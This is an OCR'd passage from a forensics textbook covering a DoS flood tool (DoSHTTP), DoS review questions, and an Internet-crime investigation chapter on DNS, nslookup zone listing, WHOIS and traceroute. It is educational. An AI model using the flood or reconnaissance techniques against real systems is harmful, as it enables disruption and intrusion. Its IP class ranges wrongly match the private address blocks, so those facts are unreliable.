


Figure 5-11 This is a screenshot of DoSHTTP.

Tool: DoSHTTP

DoSHTTP is an HTTP flood DoS testing tool for Windows. DoSHTTP includes URL verification, HTTP redirection, port designation, performance monitoring and enhanced reporting. DoSHTTP uses multiple asynchronous sockets to perform an effective HTTP flood. DoSHTTP can be used simultaneously on multiple clients to emulate a DDoS attack. A screenshot of the tool is shown in Figure 5-11.

Chapter Summary

- A DoS attack is type of network attack intended to make a computer resource inaccessible to its legitimate and authorized users by flooding the network with bogus traffic or disrupting connections.
- The attacker may target a particular server application (HTTP, FTP, ICMP, TCP, etc.) or the network as a whole.
- The ping of death attack uses an abnormal ICMP (Internet Control Message Protocol) data packet that contains large amounts of data that causes TCP/IP to crash or behave irregularly. The attacker sends an illegal ping request that is larger than, the largest size acceptable by the IP protocol, to the target computer.
- A distributed denial-of-service (DDoS) attack is a DoS attack where a large number of compromised systems attack a single target, thereby causing a denial of service for users of the targeted system. In a DDoS attack, attackers first infect multiple systems called zombies, which are then used to attack a particular target.
- An activity profile is defined as the average packet rate for a network flow for the traffic that consists of data packets with similar packet header information.
- The sequential change-point detection technique filters network traffic by IP addresses, targeted port numbers, and communication protocols used, and stores the traffic flow data in a traffic-flow-rate-versus-time graph.
- The wavelet analysis technique analyzes network traffic in terms of spectral components. It divides incoming signals into various frequencies and analyzes different frequency components separately.

Review Questions

1. Describe the ping of death attack.

2. Describe the Teardrop attack.

3. Describe the SYN flooding attack.

4. Describe the LAND attack.

5. Describe the Smurf attack.

6. Describe the Fraggle attack.

7. Describe the Snork attack.

8. Describe the OOB attack.

This page intentionally left blank

Chapter 6

Investigating Internet Crime

Objectives

After completing this chapter, you should be able to:

- Understand Internet crimes
- Understand Internet forensics
- Understand DNS record manipulation
- Examine information in cookies
- Switch URL redirection
- Download a single page or an entire Web site
- Understand e-mail header forging
- Understand and read HTTP headers

Key Terms

DNS root name servers a series of 13 name servers strategically located around the world to provide the names and IP addresses of all authoritative top-level domains

Ephemeral something that is transient or short lived in nature, as in network evidence, or ephemeral ports (ports above the well-known ports [0–1023] that are temporarily assigned for application communication)

Grooming the act of trying to build a relationship with children to gain their trust for illicit purposes

Case Example

A Kelowna, British Columbia, man was arrested after a two-year investigation into an international Internet fraud case. The Calgary Police Service and Royal Canadian Mounted Police conducted the investigation. The victims were defrauded for millions of dollars through Internet auctions for vintage automobiles. The investigation shows that these Internet frauds were part of a larger scheme where victims were attracted into bidding on Internet auctions for vintage automobiles.

The victims sent tens of thousands of dollars through online transfer to bank accounts held in Calgary. But they would either fail to receive the purchased vehicle or receive a vehicle that was not the same as the item purchased. The money that was sent by the victims to the holding company bank accounts was then directed elsewhere.

Introduction to Investigating Internet Crime

This chapter focuses on investigating Internet crimes. It starts by describing the different types of Internet crimes. It then discusses the different forensic methods and tools investigators use when investigating Internet crimes.

Internet Crimes

Internet crimes are crimes committed over the Internet or by using the Internet. The executor or perpetrator commits criminal acts and carries out wrongful activities on the Web in a variety of ways.

The following are some of the different types of Internet crimes:

- *Phishing*: Phishing is an e-mail fraud method in which the perpetrator sends out official-looking e-mail to the possible victims, pretending to be from their ISP, bank, or retail establishment, to collect personal and financial information. It is also known as "brand spoofing," which is a trick to steal valuable information such as passwords, credit card numbers, Social Security numbers, and bank account numbers that the authorized organization already has. During this process, users are asked by e-mail to visit a Web site to update their personal information.
- *Identity theft*: Identity theft is a crime where a person's identity is stolen. The perpetrator then uses the victim's personal data—such as Social Security number, bank accounts, or credit card numbers—to commit fraud. Identity thieves obtain the names, addresses, and birth dates of victims, and may apply for loans in the name of their victims. In other instances, attackers acquire information such as usernames and passwords to login and steal valuable information and e-mails. Multiple methods are used to commit these frauds, such as purse or wallet theft, or posing as fake marketing executives. The Internet is the easiest and most effective way to carry out identity theft. It is simple for criminals to use a person's credit card information to make purchases because transactions over the Internet occur quickly and without prior personal interaction. It is quite easy for any person to get another's personal details if a victim is careless. Shoulder surfing is a method by which a thief looks over a person's shoulder to see the person's password or PIN. Identity thieves also use phishing to acquire personal information.
- *Credit card fraud*: In credit card fraud, attackers illegally use another's credit card for purchasing goods and other services over the Internet. Attackers can steal personal details using different techniques such as phishing, eavesdropping on a user's transactions over the Internet, or using social engineering techniques. In social engineering, an attacker extracts personal details from a user through social interactions.
- *Illegal downloading*: Illegal downloading is an offense under the cyber laws. Downloading from an authorized Web site is acceptable; however, an unauthorized organization or individual cannot sell any product that is copyright protected. Illegal downloading affects the sales of that product. This type of crime is rampant because of the availability of tools for cracking software. Different types of services are provided for customer satisfaction but are misused. There are many issues that lead to illegal downloading. These include:
  - Getting products at low cost or for free
  - No personal information required
  - Readily available throughout the world

  The following are the types of items downloaded illegally most often:
  - Music
  - Movies
  - Software
  - Confidential or defense information

- *Corporate espionage*: Espionage means collecting information about an enemy or a competitor through spies. Corporate espionage is all about collecting information such as client lists to perpetrate frauds and scams in order to affect a rival financially. For this reason, companies focus specifically on such crimes and take special care to prevent such situations. Experts have sketched out a two-pronged strategy for overcoming this situation as follows:
  - *Knowledge of employees*: Conducting background checks on new employees, and keeping a check on employees who have been assigned sensitive projects is crucial.
  - *Access control*: Information about the business that is critical or important should not be stored on a computer that is connected to a network. Data that is highly critical should be encrypted.
- *Child pornography*: Child pornography is any work that focuses on children in a sexual manner. The global community has realized that children are at risk and can suffer from negative effects because of pornographic exploitation. Rapidly expanding computer technology has given access to the production and distribution of child pornography. Not only girls and boys but also infants are becoming victims of such offensive activity. Pornographers make use of poor children, disabled minors, and sometimes neighborhood children for sexual exploitation. Children who are sexually exploited through pornography suffer from mental depression, emotional withdrawal, mood swings, fear, and anxiety.
- *Luring children via chat rooms*: Kidnappers often use chat rooms to turn children into victims. A kidnapper tries to build a relationship with children by showing them cartoons, interesting art clips, and offering them sweets. This is known as ***grooming***. With many people of different ages, including children and youth, having access to the Internet, children are easily trapped and kidnapped because of their innocence and trust.
- *Scams*: The Internet is globally uniform and serves as the best-known market to promote businesses and services for customers around the world. Yet it is difficult to track and differentiate between legal and fake sellers on the Internet. Fake sellers cheat people by using various options available on the Internet, such as e-mail, chat rooms, and e-commerce sites.
- *Cyber terrorism*: Cyber terrorism is committed using computer and electronic attacks. Cyber terrorists can sit on one system and carry out attacks on computers worldwide.
- *Creation and distribution of viruses and spam*: A virus is a program that spreads from machine to machine, usually causing damage to each system. These are some forms of viruses:
  - A polymorphic virus is one that produces varied but operational copies of itself.
  - A stealth virus is one that, while active, hides the modifications it has made to files or boot records.
  - A fast infector infects programs not just when they are run, but also when they are simply accessed.
  - A slow infector will only infect files when they are created or modified.

  The following are some of the reasons individuals create viruses:
  - It is a way of attracting attention.
  - Virus writers gain a sense of fulfillment from creating something that impacts a vast number of people.
  - It is motivated by financial gain.
  - Virus writers may get excited about every bit of junk e-mail they get as a result of their virus.

  The following are some of the forms in which a virus can be distributed:
  - *Removable disks*: This includes floppy disks, CD-ROMs, and USB drives.
  - *Crack sites*: These are sites that provide information on how to crack different applications and software.
  - *Unsecured sites*: These are Web sites that do not use the HTTPS protocol.
  - *Flash greetings*: This is the most common way of spreading a virus. This is a Flash animation or video that hides a virus.
  - *E-mail attachments*: Users should not open attachments from unknown persons or Web sites.
  - *Downloading*: Users should check Web sites to make sure they are legitimate before downloading.

Internet Forensics

Internet forensics is the application of scientific and legally sound methods for the investigation of Internet crimes, whose focus ranges from an individual system to the Internet at large. The computer forensics expert works on a different level than the person he or she is investigating. Internet forensics experts use different tools and engage in the same set of activities as the person he or she is investigating. Internet forensics experts use a combination of advanced computing techniques and human intuition to uncover clues about people and computers involved in Internet crime. In Internet forensics, it is usually the case that forensics experts go through the same level of education and training as the hacker, but the difference is one of morals, not skill. Computer forensics deals with physical things, while Internet forensics deals with ephemeral factors. Something that is ***ephemeral*** is transient or short lived in nature, as in network evidence, or ephemeral ports (ports above the well-known ports [0–1023] that are temporarily assigned for application communication).

Why Internet Forensics?

The large-scale and unregulated nature of the Internet provides a breeding ground for all kinds of scams and schemes. The purpose of Internet forensics is to uncover the origins of the spammers, con artists, and identity thieves that plague the Internet. Internet forensics techniques aid in unearthing the information that lies hidden in every e-mail message, Web page, and Web server on the Internet.

Internet forensics procedures are necessary because underlying Internet protocols were not designed to address the problems that complicate the process of identifying real sources of Internet crime. It is difficult to verify the source of a message or the operator of a Web site. Electronic evidence is fragile in nature and requires expert handling.

Goals of Investigation

The following are the goals of Internet forensic investigations:

- To ensure that all applicable logs and evidence are preserved
- To understand how the intruder is entering the system
- To discover why the intruder has chosen the target machine
- To gather as much evidence of the intrusion as possible
- To obtain information that may narrow the list of suspects
- To document the damage caused by the intruder
- To gather enough information to decide if law enforcement should be involved

Steps for Investigating Internet Crime

The following are the steps involved in investigating Internet crime:

1. Obtain a search warrant and seize the victim's equipment.
2. Interview the victim.
3. Prepare bit-stream copies.
4. Identify the victim's configuration.
5. Acquire the evidence.
6. Examine and analyze the evidence.
7. Generate a report.

Obtain a Search Warrant

The search warrant application should describe clearly that the investigators are to perform an on-site examination of the computer and network devices. The warrant needs to permit the seizure of all devices suspected to have been used in the crime, including the following:

- Victim's equipment
- Router

- Webcam
- Switch
- Other network device

Investigators should perform forensic examinations on all equipment permitted in the search warrant.

Interview the Victim

Investigators need to interview the victim about the incident. While interviewing the victim, the investigator should ask the following questions:

- What incident occurred?
- How did the intruder get into the network?
- What was the purpose of the attack?
- What are the major losses from this incident?

Prepare Bit-Stream Copies

Investigators need to prepare bit-stream copies of all storage devices attached to the affected computer, using a tool such as SafeBack. Investigators should never directly work on original copies of evidence.

Check the Logs

Investigators need to remember to do the following when checking logs:

- Check the offsite or remote logs.
- Check the system, e-mail and Web server, and firewall log files.
- Check log files of chat sessions if the attacker monitored or had conversations with the victim through IRC services.

Identify the Source of the Attack

Investigators need to trace the source of the attack. The following are some of the possible initial sources:

- Web site
- E-mail address

IP Addresses

Each computer on the Internet has a unique IP address. Information is transmitted using the TCP/IP protocol suite. An IP address is a 32-bit integer value that is divided into four 8-bit integers separated by periods, as depicted in Figure 6-1. Each number is in the range from 0 to 255; these numbers can be used in different ways to identify the particular network and particular host on that network. An example of an IP address is 255.21.168.5.


The Internet Assigned Numbers Authority (IANA) allocates blocks of addresses to Regional Internet Registries (RIRs). The following are the five RIRs in the world:

- ARIN (American Registry for Internet Numbers)
- APNIC (Asia Pacific Network Information Centre)
- RIPE NCC (Réseaux IP Européens Network Coordination Centre)
- LACNIC (Latin American and Caribbean Internet Addresses Registry)
- AfriNIC (African Region Internet Registry)

Each of these RIRs doles out subblocks of IP addresses to the national registries and Internet service providers (ISP). They assign smaller blocks of addresses to smaller ISPs and single IP addresses to personal computers.

The following are the four different classes of IP addresses:

1. *Class A*: This class is for large networks with many devices. It supports 16 million computers on each of 126 networks. The class A address range is from 10.0.0.0 to 10.255.255.255.



Copyright © by EC-Council
All rights reserved. Reproduction is strictly prohibited

Figure 6-1 An IP address is made up of four 8-bit integers.

2. *Class B*: This is for medium-sized networks. It supports 65,000 computers on each of 16,000 networks. The class B address range is from 172.16.0.0 to 172.31.255.255.
3. *Class C*: This class is for small networks (fewer than 256 devices) on each of 2 million networks. The class C address range is from 192.168.0.0 to 192.168.255.255.
4. *Class D*: These addresses are the multicast addresses. Class D ranges from 224.0.0.0 to 239.255.255.255.

Internet Assigned Numbers Authority (IANA)

The Internet Assigned Numbers Authority (IANA) plays an important role in the functioning of the Internet. It is responsible for coordinating one of the key elements that makes the Internet work.

IANA is the entity that oversees global IP address allocation, DNS root zone management, media types, and other Internet protocol assignments. IANA actively participates in regular meetings with Regional Internet Registries, top-level domain operators, and other relevant communities.

Internet Service Provider (ISP)

Internet service providers are the commercial vendors that provide Internet service in a region or a country. An ISP provides its users with e-mail accounts that allow them to communicate with other users by sending and receiving electronic messages through the ISP's servers. ISPs can reserve blocks of IP addresses that they can assign to their users.

Trace the IP Address of the Attacker Computer


The steps to trace the IP address of an attacker computer are as follows:

1. Examine the e-mail header, and get the IP address of the attacker's system.
2. Access a Web site that allows users to find out IP address information.
3. Use an IP address locating tool, such as WhoisIP, to find out the location of the attacker.

Domain Name System (DNS)

A domain name system translates the host name of a computer into an IP address. When a user enters a host name into a browser as a URL, the browser translates that name into its corresponding IP address. It uses that IP address to communicate with a Web server. The DNS server looks for the name in its database and gives the numeric address to the browser. For example, the domain name *www.exampass.com* might translate into 198.105.232.4.

A DNS server contains two tables of data and the software required to query them. The first table consists of a list of host names and their corresponding IP addresses. The second table consists of a list of IP addresses and



Source: http://www.kernel-panic.it/openbsd/dns/dns2.html. Accessed 2/2007.

Figure 6-2 A domain name is made up of different hierarchical parts.

the host names to which they map. It is not possible to store the IP address of every computer on each server, so DNS distributes this data among a number of servers around the world. If a browser sends a request for a host name to the server, and if the server does not carry data for it, then that server forwards that request to other servers until it gets a response.

There is a series of 13 name servers strategically located around the world to provide the names and IP addresses of all authoritative top-level domains. These servers are called the ***DNS root name servers***. These servers implement the root namespace domain for the Internet.

Figure 6-2 is an example of a domain name. It is made up of the sequence *www*, *kernel-panic*, *it*, and the root's null label, and is therefore written as *www.kernel-panic.it*.

DNS Records

DNS records are stored in zone files. Zone files are ASCII text files. A zone file contains full source information on a zone, including the domain name's name server and mail server information, and is stored on the primary DNS server for the zone. For constructing zone files, two types of control entries are used, which simplifies constructing the file and standard resource records. The resource records describe the domain data present in the zone file. There are various types of standard resource records, but only the following two control statements:

- $INCLUDE <file name>: It identifies the data present in the zone file.
- $ORIGIN <domain name>: It is used to put more than one domain name in the zone file.

Resource Records The set of resource information associated with a particular name is composed of separate resource records (RRs). The order of RRs in a set is not significant and need not be preserved by name servers, resolvers, or other parts of the DNS.

A specific RR contains the following information:

- *Owner*: The domain name where the RR is found
- *Type*: an encoded 16-bit value that specifies the type of the resource in this resource record. Types refer to abstract resources. The following are the different types:
  - *A*: A host address
  - *CNAME*: Identifies the canonical name of an alias
  - *HINFO*: Identifies the CPU and OS used by a host
  - *MX*: Identifies a mail exchange for the domain
  - *NS*: The authoritative name server for the domain
  - *PTR*: For reverse lookup
  - *SOA*: Identifies the start of a zone of authority
  - *SRV*: Identifies hosts providing specific network services (like an Active Directory domain controller)

- *Class*: an encoded 16-bit value that identifies a protocol family or instance of a protocol
  - *IN*: The Internet system
  - *CH*: The Chaos system
- *TTL*: The time to live of the RR. The TTL describes how long a RR can be cached before it should be discarded.
- *RDATA*: The type-dependent and sometimes class-dependent data that describes the resource

DNS Queries There are five types of queries that can be carried out on a WHOIS database:

1. *Registrar*: Displays specific registrar information and associated WHOIS servers. It provides details about the potential domains that correlate to the target.
2. *Organizational*: Displays all information related to a particular organization. This query can list all known instances associated with the particular target and the number of domains associated with the organization.
3. *Domain*: Provides information about a specific domain. A domain query arises from information gathered from an organizational query. An attacker can use a domain query to find the address, domain name, phone number of the administrator, and the system domain servers of the company.
4. *Network*: Provides information about a network with one IP address. Network enumeration can help ascertain the network block assigned or allotted to the domain.
5. *Point of contact (POC)*: Displays information about personnel that deal with administrative, technical, or billing accounts.

If an organization is a high-security organization, it can opt to register a domain in the name of a third party, as long as that party agrees to accept responsibility. The organization must also take care to keep its public data updated and relevant for faster resolution of any administrative or technical issues. The public data is available only to the organization that is performing the registration, and that entity is responsible for keeping it current.

DNS Record Manipulation DNS servers cache recent data for fast retrieval. DNS poisoning involves damaging a server's DNS table. Using this technique, an attacker replaces the IP address of a system with the address of a system owned by the attacker. Then, worms, viruses, and other malware programs can be downloaded onto the user's system, or the attacker can steal the user's personal information.

Defending against DNS Attacks The first line of defense for any target system is proper configuration and implementation of its DNS. The system must refuse inappropriate queries, thereby blocking crucial information leakage.

Another best practice is to use more than one DNS, where one DNS caters to the external interface, and the other to the internal interface. This lets the internal DNS act like a proxy server, thus shielding the internal servers from leaking information to the outside.

Tool: Nslookup

Nslookup is a valuable tool for querying DNS information for host name resolution. It is bundled with both UNIX and Windows and is accessed from the command prompt. When a user runs Nslookup, it shows the host name and IP address of the DNS server that is configured for the local system, and then it displays a command prompt for further queries. This is the interactive mode. Interactive mode allows the user to query name servers for information about various hosts and domains or to print a list of hosts in a domain.

When an IP address or host name is appended to the Nslookup command, it acts in noninteractive mode. Noninteractive mode is used to print the name and requested information for a host or domain.

Nslookup allows the local machine to use a DNS server that is different from the default one by invoking the server command. By typing **server <name>** (where **<name>** is the host name or IP address of the server the user wants to use for future lookups), the system uses the given DNS server. The following is an example of Nslookup:

nslookup
Default Server: cracker.com
Address: 10.11.122.133
Server 10.12.133.144

Host	Type	Value
google.com	NS	ns2.google.com
google.com	NS	ns1.google.com
google.com	NS	ns3.google.com
google.com	NS	ns4.google.com
google.com	MX	20 smtp2.google.com
google.com	MX	40 smtp3.google.com
google.com	MX	10 smtp1.google.com
google.com	NS	ns2.google.com
google.com	NS	ns1.google.com
google.com	NS	ns3.google.com
google.com	NS	ns4.google.com
ns2.google.com	A	216.239.34.10
ns1.google.com	A	216.239.32.10
ns3.google.com	A	216.239.36.10
ns4.google.com	A	216.239.38.10
smtp2.google.com	A	216.239.37.25
smtp3.google.com	A	216.239.33.26
smtp1.google.com	A	216.239.33.25

Table 6-1 These are the results of an Nslookup query for *google.com*

```
Default Server: ns.targetcompany.com
Address 10.12.133.144
set type=any
ls -d target.com
systemA    1DINA 10.12.133.147
           1DINHINFO "Exchange MailServer"
           1DINMX 10 mail1
geekL      1DINA 10.12.133.151
           1DINTXT "RH6.0"
```

Domain Name Delegation Nslookup employs the domain name delegation method when used on the local domain. For instance, typing **hr.targetcompany.com** queries for that particular name, and if it is not found, Nslookup will go up one level to find *targetcompany.com*. To query a host name outside the domain, a fully qualified domain name (FQDN) must be typed. This can be easily obtained from a WHOIS database query. Table 6-1 shows the results of querying *google.com*. Figure 6-3 shows a screenshot of Nslookup.

Analysis of WHOIS Information

The WHOIS database contains information about Internet hosts, including the physical address, telephone number, and other contact information for the owner of the host.

Several operating systems provide a WHOIS utility. The following is the format to conduct a query from the command line:

whois -h <host name> <query string>

The user can specify several flags in the same query, though he or she can include only one flag from each query type. The following sections list some of the flags, by type.




Figure 6-3 In interactive mode, Nslookup accepts host names and displays information about those hosts.

Query by Record Type

- **n** Network address space
- **a** Autonomous systems
- **p** Points of contact
- **o** Organizations
- **c** End-user customers

Query by Attribute

@ <domain name>	Searches for matches by the domain portion of an e-mail address
! <handle>	Searches for matches by handle or ID
. <name>	Searches for matches by name

Display Flags

- **+** Shows detailed information for each match

  Shows a summary only, even if there is only a single match

WHOIS Example

The following shows the results of a query for Google:

Domain Name: GOOGLE.COM
Registrar: ALLDOMAINS.COM INC.
Whois Server: whois.alldomains.com
Referral URL: http://www.alldomains.com
Name Server: NS2.GOOGLE.COM
Name Server: NS1.GOOGLE.COM
Name Server: NS3.GOOGLE.COM

Name Server: NS4.GOOGLE.COM
Status: REGISTRAR-LOCK
Updated Date: 03-oct-2002
Creation Date: 15-sep-1997
Expiration Date: 14-sep-2011

The following shows the results of querying WHOIS for registrar ALLDOMAINS.COM INC:

Registrar Name: ALLDOMAINS.COM INC.
Address: 2261 Morello Ave, Suite C, Pleasant Hill, CA 94523, US
Phone Number: 925-685-9600
Email: registrar@alldomains.com
Whois Server: whois.alldomains.com
Referral URL: www.alldomains.com
Admin Contact: Chris J. Bura
Phone Number: 925-685-9600
Email: registrar@alldomains.com
Admin Contact: Scott Messing
Phone Number: 925-685-9600
Email: scott@alldomains.com
Billing Contact: Chris J. Bura
Phone Number: 925-685-9600
Email: registrar@alldomains.com
Billing Contact: Joe Nikolaou
Phone Number: 925-685-9600
Email: accounting@alldomains.com
Technical Contact: Eric Lofaso
Phone Number: 925-685-9600
Email: eric@alldomains.com
Technical Contact: Chris Sessions
Phone Number: 925-685-9600
Email: chris.sessions@alldomains.com
Technical Contact: Justin Siu
Phone Number: 925-685-9600
Email: justin.siu@alldomains.com

The following shows the results of querying WHOIS for name server NS2.GOOGLE.COM:

Server Name: NS2.GOOGLE.COM
IP Address: 216.239.34.10
Registrar: ALLDOMAINS.COM INC.
Whois Server: whois.alldomains.com
Referral URL: http://www.alldomains.com

As shown in the example, a normal query will give a user a lot of information, including contact information, name of ISP, and name servers, which can be resolved further into specific IP addresses.

Source: http://www.samspade.org. Accessed 2/2007.

Figure 6-4 Samspade is a Web-based utility that shows the WHOIS information for a given host.

Tool: Samspade

Samspade is a Web-based WHOIS query tool. Figure 6-4 shows a screenshot of the results of a Samspade query.

Tool: IP Address Locator

IP Address Locator allows a user to locate the geographical location of an IP address, as shown in Figure 6-5.

Tool: CentralOps.net

CentralOps.net is a Web-based collection of Internet utilities. The following are some of the tools included in the suite:

- *Domain Dossier*: Used to investigate domains and IP addresses
- *Domain Check*: Sees if a domain is available
- *Email Dossier*: Validates and investigates e-mail addresses
- *Browser Mirror*: Shows what a user's browser reveals
- *Ping*: Sees if a host is reachable
- *Traceroute*: Traces the path from one server to another
- *NsLookup*: Looks up domain resource records

Figure 6-5 IP Address Locator displays geographical information about an IP address.

Figure 6-6 CentralOps.net contains a variety of tools that provide Internet information.

- *AutoWhois*: Gets WHOIS records for domains worldwide
- *TcpQuery*: Grabs Web pages, looks up domains, and more
- *AnalyzePath*: Does a simple, graphical Traceroute

Figure 6-6 shows a screenshot from CentralOps.net.

Tool: Traceroute

The Traceroute utility displays the path IP packets travel between two systems. It can trace the number of routers the packets travel through, calculate the round-trip transit time between two routers and, if the routers have DNS entries, display the names of the routers and their network affiliation and geographic location. Traceroute

works by exploiting an IP feature called time to live (TTL). The TTL field indicates the maximum number of routers a packet may transit. Each router that handles a packet will decrement the TTL count field in the ICMP header by one. When the count reaches zero, the packet will be discarded and an error message will be transmitted to the originator of the packet.

Traceroute sends out a packet destined for a user-specified destination. It sets the TTL field in the packet to one. The first router in the path receives the packet, decrements the TTL value by one, discards the packet, and sends a message back to the originating host to inform it that the packet has been discarded. Traceroute records the IP address and DNS name of that router, and sends out another packet with a TTL value of two. This packet makes it through the first router and then times out at the next router in the path. This second router also sends an error message back to the originating host. Traceroute continues to do this, recording the IP address and name of each router until a packet finally reaches the target host or until it decides that the host is unreachable. A host may be unreachable for many reasons, including the presence of a packet-filtering device such as a firewall.

In the process, Traceroute records the round-trip transit time for each packet. The following example shows the results of running the **tracert 216.239.36.10** command at the Windows command prompt:

Tracing route to ns3.google.com [216.239.36.10] over a maximum of 30 hops:

1	1262 ms	186 ms	124 ms	195.229.252.10
2	2796 ms	3061 ms	3436 ms	195.229.252.130
3	155 ms	217 ms	155 ms	195.229.252.114
4	2171 ms	1405 ms	1530 ms	194.170.2.57
5	2685 ms	1280 ms	655 ms	dxb-emix-ra.ge6303.emix.ae [195.229.31.99]
6	202 ms	530 ms	999 ms	dxb-emix-rb.so100.emix.ae [195.229.0.230]
7	609 ms	1124 ms	1748 ms	iar1-so-3-2-0.Thamesside.cw.net [166.63.214.65]
8	1622 ms	2377 ms	2061 ms	eqixva-google-gige.google.com [206.223.115.21]
9	2498 ms	968 ms	593 ms	216.239.48.193
10	3546 ms	3686 ms	3030 ms	216.239.48.89
11	1806 ms	1529 ms	812 ms	216.33.98.154
12	1108 ms	1683 ms	2062 ms	ns3.google.com [216.239.36.10]

Trace complete.

Figure 6-7 shows a screenshot from Traceroute.

